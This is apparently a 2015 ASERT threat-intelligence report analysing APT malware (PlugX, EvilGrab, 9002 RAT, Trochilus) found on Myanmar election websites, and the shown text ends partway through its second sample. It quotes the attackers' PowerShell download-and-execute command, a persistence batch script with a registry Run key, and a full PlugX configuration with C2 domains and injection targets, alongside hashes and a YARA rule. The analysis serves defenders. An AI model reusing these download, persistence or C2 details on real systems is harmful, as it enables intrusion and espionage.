ASERT Threat Intelligence Report 2015-08
Uncovering the Seven Pointed Dagger
Discovery of the Trochilus RAT and Other Targeted Threats

Executive Summary

Previously, Arbor ASERT discovered indicators of the PlugX APT malware being used in a manner that suggested the country of Mynamar may have been a target, or involved in staging other campaigns towards other targets. Strategic Web Compromise (aka "Watering Hole") tactics involving the placement of PlugX and other malware were discovered on Mynamar government and other Myanmar related websites. Analysis of malware configuration suggested that Special Economic Zones (SEZs) in Myanmar were of interest to the threat actors. These findings were released by ASERT in a report called "Defending the White Elephant" found at https://asert.arbornetworks.com/defending-the-white-elephant/ [1].


In addition to ASERT, threat activity has been documented by Palo Alto Networks in June 2015 concerning a Strategic Web Compromise of the Myanmar Presidential website that leveraged the Evilgrab malware [2]. Their research also indicates instances of the 9002 RAT being used on the same web infrastructure. Later, Citizen Lab published a report "Targeted Malware Attacks against NGO Linked to Attacks on Burmese Government Websites" on October 16, 2015 that linked Arbor research to campaigns against an unnamed NGO [3]. These events involved the PlugX malware, EvilGrab, and the 3102 variant of the 9002 RAT.

After delivering our initial findings to the Myanmar CERT in August, additional malware was subsequently found on the Myanmar election site on October 20th, 2015 (now removed). Specifically, six RAR files - containing two instances of PlugX, EvilGrab, an unknown malware, and two instances of a **new** APT malware called the Trochilus RAT - plus an instance of the 3012 variant of the 9002 RAT were found. These seven discovered malware offer threat actors a variety of capabilities including espionage and the means to move laterally within targets in order to achieve more strategic access. As these seven malware appear to be wielded by a distinct actor group (known to collaborators at Cisco's Talos Group as "Group 27"), we are theatrically characterizing this cluster of malware as the Seven Pointed Dagger.

Information on threat actor TTP's can help other organizations increase awareness that can lead to greater resistance to and better detection of malice. ASERT continues to explore threat activity that has been uncovered and will provide additional reporting as needed.

Report Overview and Major Findings

The following infographic depicts the process by which the information in this report was uncovered. It can serve as a useful reference and to maintain context while following the written trail in the rest of this report.



Union Election Commission Website Malware: August-October, 2015

Several additional malware files were discovered on the Myanmar Union Election Commission (UEC) website since the prior report that was initially published on August 17, 2015 [4].

The presence of new malware after the initial notification process from Arbor suggests that the threat actor campaign continued in a persistent manner and that additional aspects of the compromise may have been present. Threat actors have been known to place multiple implants and backdoors into target networks to facilitate continued access. Any targeted compromise scenario requires the holistic engagement of a comprehensive and timely incident response process in order to more rapidly detect threat actors and their Tactics, Techniques and Procedures (TTPs).

These newer files and related content shall be analyzed herein.

Malware #1-6: Six RAR Files Containing PlugX, EvilGrab, an unknown malware, and the Trochilus RAT


As documented in the "Defending the White Elephant" paper, several RAR files containing malware were discovered on the UEC website in the past. As of October 20, 2015 a new file was discovered at http://www.uecmyanmar[.]org/dmdocuments/UEC-Invitation.rar and was present as of November 2015. Following the trail left by this malware has helped ASERT uncover other related threat activity to include a cluster of six malware packages stored in RAR file format on a staging/distribution server.

Malware #7: 3102 Variant of the 9002 RAT in Firefox Plugin

An additional malware file was stored at http://www.uecmyanmar[.]org/plugins/system/jatabs/jatabs/FlashVideoPlayer.php and was submitted to VirusTotal on August 21, 2015 from Japan and later on October 13 from Singapore. FlashVideoPlayer.php contained a ZIP file that stored a Firefox plugin, which was used to launch the 3102 variant of the 9002 RAT. Another instance of this RAT was also mentioned by Citizen Lab in their report, "Targeted Malware Attacks against NGO Linked to Attacks on Burmese Government Websites". The presence of the exact same RAT family inside the fake Firefox Plugin on the UEC website creates a link between this artifact and attacks on the unnamed NGO that were discussed inside the Citizen Lab report.

Malware set #1: Six RAR files (two PlugX, one EvilGrab, one unknown, two Trochilus RAT)


Figure 1: *Screenshot of website containing additional malware (UEC-Invitiation.rar) as of October 20, 2015*



The newly observed file, stored in a RAR, is a storage tactic that has been previously observed on the same site. Two prior filenames (discussed in the White Elephant report) were invitations.rar and PlanProposal.rar.

Inside the UEC-Invitation.rar file there is a folder called UEC Invitation that contains another folder called Invitation. Inside this folder is a shortcut file, Invitation.LNK with a timestamp of August 24, 2015. Analysis of the .LNK file turns up some interesting elements, such as the use of PowerShell inside the Target field, which performs a download and execute of additional malware.

Figure 2: *Analysis of the .LNK file reveals malicious Powershell*



Analysis of the LNK file metadata property store reveals some interesting aspects of the malware.

Figure 3: *In-depth analysis of .LNK metadatda*

```
[Metadata Property Store]
Property set GUID:                  b725f130-47ef-101a-a5f1-02608c9eebac
ID:                                 System.ItemTypeText
Value:                              0x001f (VT_LPWSTR)      UNDP
ID:                                 System.ItemTypeText
Value:                              0x001f (VT_LPWSTR)      File folder
ID:                                 System.DateCreated
Value:                              0x0040 (VT_FILETIME)    09/15/2014 (22:28:32.0) [UTC]
ID:                                 System.DateModified
Value:                              0x0040 (VT_FILETIME)    09/15/2014 (22:58:56.0) [UTC]

Property set GUID:                  dabd30ed-0043-4789-a7f8-d013a4736622
ID:                                 System.ItemFolderPathDisplayNarrow
Value:                              0x001f (VT_LPWSTR)      Admin (C:\Users\admin\Desktop\Dropbox)

Property set GUID:                  28636aa6-953d-11d2-b5d6-00c04fd918d0
ID:                                 System.ParsingPath
Value:                              0x001f (VT_LPWSTR)      C:\Users\admin\Desktop\Dropbox\Admin\UNDP
```

Figure 4: *UNDP Myanmar – a possible target or lure?*

Of interest is the System.ItemTypeText value (a so-called “friendly name” of a Windows element that is displayed during the use of an application) of UNDP, which may stand for the United Nations Development Program, the UN’s global development network. The Myanmar-focused page for the UNDP [www.mm.undp.org] describes their mission as follows: “In Myanmar, UNDP provides support to the national political and socio-economic reforms that underpin the country’s transition”. Therefore, the UNDP, or those that work with the UNDP may have been targeted and may still be a target.

The System.DateCreated and System.DateModified values show September 15, 2014, which could indicate that campaign activity has been underway for over a year. It is also possible that this date could be modified.

The next two fields of interest relate to the local filepath on the system that was used to create the LNK shortcut file. System.ItemFolderPathDisplayNarrow and System.ParsingPath both reveal the presence of a Dropbox folder, and an Admin subfolder that contains another folder named UNDP.

Using cloud storage facilities appears to be a known tactic of this group of actors, as they were observed utilizing Google Drive as described in "Targeted Attacks on an Environmental NGO" by CitizenLab. To our knowledge, these are the first signs that Dropbox may also have been used.


The powershell is as follows (brackets added to any malicious contents to prevent accidental clicks):

```
%windir%\System32\cmd.exe /c mode con cols=15 lines=1 & powershell (new-object
System.Net.WebClient).DownloadFile('http://www.oma.org[.]tw/setup/note.exe','%TEMP%\note.exe'); Start-
Process '%TEMP%\note.exe'
```

The shortcut uses a command prompt to run PowerShell to invoke a System.Net.WebClient class to use the DownloadFile method to get note.exe from target site, store it in %TEMP% then run the file. This powershell basically performs a typical "download and execute" function of the file located at http://www.oma.org[.]tw/setup/note.exe.

The www.oma.org[.]tw site is the "Occupational Medicine Association in R.O.C.". This site is or was insecure, as it had been compromised and defaced several times by apparently unrelated actors. The malware mentioned herein has since been removed.

Figure 5: *Setup directory containing two malware*



The payload of the first downloader, Note.exe also uses PowerShell to download and execute http://down.360safe.com/inst.exe, which is the 360Total Security (Qihoo 360) anti-malware app. PowerShell also downloads and executes the file Setup.exe from the same staging directory on www.oma.org[.]tw/setup/.

Note.exe creates a persistence mechanism by creating a file called StartON.bat which is then added to the Windows registry. The relevant code is as follows:

```
start /min powershell (new-object System.Net.WebClient).DownloadFile('http://down.360safe[.]com/inst.exe',
'C:\\ProgramData\\ChromeDel.exe'); Start-Process -Wait -FilePath C:\\ProgramData\\ChromeDel.exe

echo start /min powershell (new-object
System.Net.WebClient).DownloadFile('http://www.oma.org[.]tw/setup/Setup.exe',
'C:\\ProgramData\\ChromeDel.exe'); Start-Process 'C:\\ProgramData\\ChromeDel.exe'>C:\\ProgramData\\StartON.bat

 reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v StartON /t reg_sz
/d C:\\ProgramData\\StartON.bat /f
```

Setup.exe executes and drops two files: 'data.dat' and 'shell.dll' into the WEventsCache folder. Data.dat


appears to be encrypted, and shell.dll attempts to pose as a binary associated with the UltraEdit application. Shell.dll appears to be a helper application known to its developers as Servant Shell. Based on review of the code of the Trochilus RAT discovered by ASERT, shell.dll is a file generated when the RAT is compiled.

A YARA rule for discovering additional samples of ServantShell was created.

```
// servantshell.yara 10/26/15
// Arbor Networks ASERT Nov 2015

rule servantshell {

strings:

$string1 = "SelfDestruction.cpp"
$string2 = "SvtShell.cpp"
$string3 = "InitServant"
$string4 = "DeinitServant"
$string5 = "CheckDT"

condition: all of them
}
```

A relatively new feature of VirusTotal called RetroHunt was used with this YARA rule to discover other samples of this malware. The malware appears to be rare - out of 80 terabytes of malware stored inside VirusTotal at the time of search, only eight additional samples were discovered. One sample clearly revealed information about where the malware had been found in the wild. The location of a file analyzed by VT on 9-30-2015 was found on the staging/storage server and is still present at the time of this writing.

Figure 6: *Malware archive contains six APT-level threats*



Index of /cache/mod_custom/update

[ICO]	Name	Last modified	Size	Description
[DIR]	Parent Directory		-	
[ ]	Patch-update0409BAN.rar	10-Apr-2015 10:38	493K	
[ ]	Patch-updateYBbyYB.rar	03-Jun-2015 12:51	568K	
[ ]	Security-Patch-Updat..>	09-Oct-2015 16:16	90K	
[ ]	Security-Patch-Updat..>	02-Sep-2015 13:41	179K	
[ ]	Update-Patch.rar	21-Oct-2015 11:42	600K	
[ ]	Update-Patch0999999.rar	23-Sep-2015 12:09	599K	

This URL is hosted in an open directory where several other malware samples have been stored in the form of RAR files, and reveals a grouping of malware utilized in this and perhaps other campaigns. This site has been reported to the Myanmar CERT for incident response. New content has been added to the site as of Dec 10, 2015 (not reflected in the image to the left).

The “Last modified” field suggests that this webserver has been used as a file staging location since at least April 10 of 2015. The first indicators of passive DNS activity on this domain name were observed on April 10 at 03:20:28. While further research is required to gain a better understanding of the distribution system at play, analysis of these files can provide insight into the threat campaign(s) at hand.

The relevant file hashes, datestamps, and other data about the RAR files follows. An indented bullet means that the prior bullet was an archive or installer file that contained the indented files. For example, in the first sample, Patch-update0409BAN.rar contained Setup.exe, SqmApi.dll, and plgus_res.dll. The file plgus_res.dll is an installer file that contains the five innermost files listed (starting with mcf.ep and ending with res.db). This format shall be used throughout the document. Files shall be discussed in date order, in order to get a sense of threat actor timelines and capabilities.

Sample #1: PlugX

- MD5 (Patch-update0409BAN.rar) = 70f1a9ee69cea1b0f53099eb27753895 April 10, 2015
    - MD5 (Setup.exe) = 9d04bd9a340eca1b92fe05755e9b349a
    - MD5 (SqmApi.dll) = 660aa2b9375aaa8e0c1748974f130ba3
    - MD5 (plgus_res.dll) = c91a22de0d7010b334c6010f6bd67462
        - MD5 (mcf.ep) = 627aebf89b0771440cf7aa8e0a4db296
        - MD5 (mcf.exe) = 884d46c01c762ad6ddd2759fd921bf71
        - MD5 (mcutil.dat) = f02925b8d510e35cc33d662d2311f671
        - MD5 (mcutil.dll) = 72e59f6e07a7f9981ef98b541a05628c
        - MD5 (res.db) = a453bb1f1b5bb3f4810e38290190516c


    Run-time files are placed into the TaskSchedulerCUDL folder, as specified in the PlugX configuration. Several of the files stored here are hidden from typical view using the System, Hidden attributes. The purpose of the long, apparently randomly named, files is a topic for further investigation.

Table 1: *PlugX filesystem activity*

Attribute	File path and name	MD5 hash
A	C:\ProgramData\TaskSchedulerCUDL\lpversudxi	5f66c2e2679585d4e46a9a6a2b488bc5
SH	C:\ProgramData\TaskSchedulerCUDL\mcf.ep	627aebf89b0771440cf7aa8e0a4db296
SH	C:\ProgramData\TaskSchedulerCUDL\mcf.exe %AppData%\Local\Temp\RarSFX0\mcf.exe	884d46c01c762ad6ddd2759fd921bf71
SH	C:\ProgramData\TaskSchedulerCUDL\mcutil.dll %AppData%\Local\Temp\RarSFX0\mcutil.dll	56809e68c70179bc88eb980aa313c89a
A	C:\ProgramData\TaskSchedulerCUDL\ufbidruosivibuted	4893758ff2ce2d6eeacbf5577f149301

Analysis of network traffic reveals that this malware makes an outbound connection to 222.222.222[.]222 on TCP/9999, a connection that has been seen in several other samples in the original cluster of six. During our analysis, this port was always non-responsive, yet attempted connections to 222.222.222[.]222 on TCP/9999 should be cause for concern. Next, the malware issues a DNS query for webhttps.websecexp[.]com, and receives a DNS response of 114.108.136[.]15. A connection to TCP/443 was then observed to this IP address. The use of port 443 is leveraged by the malwares own protocol (it is not SSL/TLS). A visual representation of the obfuscated traffic is included herein (red = client, blue = server).

Figure 7: *Obfuscated PlugX connection to C2*



Network activity from this sample triggers the following Emerging Threats signature (based on a DNS lookup of a known malicious domain):

[2021960] ET TROJAN PlugX or EvilGrab DNS Lookup (websecexp.com) (rev: 1)

The full configuration of this PlugX sample is as follows:

Sample Properties:
[plugx] cnc: appeur.gnway.cc:90
[plugx] cnc: webhttps.websecexp.com:443
[plugx] cnc: usacia.websecexp.com:53
[plugx] cnc: usafbi.websecexp.com:25
[plugx] cnc1: webhttps.websecexp.com:443 (TCP / HTTP)
[plugx] cnc2: usafbi.websecexp.com:25 (UDP)
[plugx] cnc3: usacia.websecexp.com:53 (HTTP / UDP)
[plugx] cnc4: appeur.gnway.cc:90 (TCP / HTTP)
[plugx] cnc5: usafbi.websecexp.com:25 (TCP / HTTP)
[plugx] cnc6: webhttps.websecexp.com:443 (HTTP / UDP)
[plugx] cnc_auth_str: 0409 ARP CUDLL
[plugx] dns: 168.126.63.1
[plugx] dns: 61.4.64.4
[plugx] dns: 8.8.8.8
[plugx] dns: 203.81.64.18
[plugx] enable_icmp_p2p: 0
[plugx] enable_ipproto_p2p: 0
[plugx] enable_p2p_scan: 0
[plugx] enable_tcp_p2p: 0
[plugx] enable_udp_p2p: 0

```
[plugx] flags1:         4294967295
[plugx] flags2:         0
[plugx] hide_dll:       -1
[plugx] http:  http://hi.baidu.com/nvcvrclsnzaioxe/item/5e101810ed4197b665eabf
[plugx] icmp_p2p_port:        1357
[plugx] injection:      1
[plugx] inject_process:         %windir%\system32\svchost.exe
[plugx] inject_process:         %ProgramFiles%\Internet Explorer\iexplore.exe
[plugx] inject_process:         %windir%\explorer.exe
[plugx] inject_process:         %ProgramFiles(x86)%\Windows Media Player\wmplayer.exe
[plugx] install_folder:         %AUTO%\TaskSchedulerCUDL
[plugx] ipproto_p2p_port:     1357
[plugx] keylogger:      -1
[plugx] mac_disable: 00:00:00:00:00:00
[plugx] mutex:          Global\eNzAMQgOXyITQMt
[plugx] persistence:  Service + Run Key
[plugx] plugx_auth_str:       open
[plugx] reg_hive:       2147483649
[plugx] reg_key:        Software\Microsoft\Windows\CurrentVersion\Run
[plugx] reg_value:      McAfeeME
[plugx] screenshot_folder:    %AUTO%\TaskSchedulerCUDL\bNjWcdOXFiQIME
[plugx] screenshots: 0
[plugx] screenshots_bits:     16
[plugx] screenshots_keep:     3
[plugx] screenshots_qual:     50
[plugx] screenshots_sec:      10
[plugx] screenshots_zoom:     50
[plugx] service_desc:           Windows McAfeeOEMInfo Service
[plugx] service_display_name:         McAfeeOEMInfoME
[plugx] service_name:         McAfeeOEMInfoME
[plugx] sleep1:         100663296
[plugx] sleep2:         0
[plugx] tcp_p2p_port:         1357
[plugx] uac_bypass_inject:    %windir%\explorer.exe
[plugx] uac_bypass_inject:    %windir%\system32\dllhost.exe
[plugx] uac_bypass_inject:    %windir%\system32\msiexec.exe
[plugx] uac_bypass_inject:    %windir%\system32\rundll32.exe
[plugx] uac_bypass_injection:         1
[plugx] udp_p2p_port:         1357
```


Some interesting elements about this sample configuration reveal an infrastructure overlap with the PlugX samples profiled in the “Defending the White Elephant” paper. In addition to the fact that the samples were present on the same staging/storage server, overlapping configurations add weight to the idea that the same group of actors is involved. As far as deriving additional meaning from other elements in the configuration, the cnc_auth_str value of “0409 ARP CUDLL” may be meaningful, and may indicate that the malware was built/configured on April 09 (and placed on the staging server the next day, indicated by the webserver timestamp). The “http” parameter pointing to a baidu.com site is used to deliver C2’s to PlugX in the event that all the C2 in the configuration are non-responsive. In this case, this content was unable to be recovered from the Baidu site. Each PlugX sample reviewed here sometimes has configuration overlap with other samples, which could indicate default values, or potentially values from previous campaigns that were not removed. Somewhat distinct groups of actors wielding PlugX may potentially be profiled from unique

configuration values across samples.

Sample #2: PlugX

- MD5 (Patch-updateYBbyYB.rar) = 63a463f2c18676d868d39785a48f073a June 3, 2015
    - MD5 (Setup.exe) = 9d04bd9a340eca1b92fe05755e9b349a
    - MD5 (SqmApi.dll) = 1177bf095bc3673a7373ead852af3f6c
    - MD5 (plgus_res.dll) = 69a00ee1aa56852bbd28bb9d9765b43c
        - MD5 (Google.com.Logo) = 02c2450c19bc21391ba2835edf2dd745
            - MD5 (mcf.ep) = 57cc1ec6470e31ef20abde8e611125b5
            - MD5 (mcf.exe) = 884d46c01c762ad6ddd2759fd921bf71
            - MD5 (mcutil.dll) = 9e544eb353b78a6467858fda4b8ec14e
        - MD5 (Norman.exe) = 23a3f48df4b36e3d2e63cde4b85cf4fa
        - MD5 (elogger.dll) = 5ff63e07a481e8768b3ef4d9ee91f13d
    - MD5 (mcf.exe) = 884d46c01c762ad6ddd2759fd921bf71
    - RarSFX1/ folder
        - MD5 (mcutil.dll) = 9e544eb353b78a6467858fda4b8ec14e

Figure 8: *Signed Norman.exe file used for DLL sideloading*



Running setup.exe results in an "update install success" dialog box, followed by an attempted TCP connection to the previously mentioned site 222.222.222[.]222 on TCP/9999.

One of the supporting files inside the plgus_res.dll archive is Norman.exe, a legitimate binary with the original name of zlh.exe known as the "Program Manager Stub" which is apparently created and signed by Norman AS. The certificate was valid from 10/10/2012 – 10/11/2015, overlapping with the timestamp used on the RAR file.

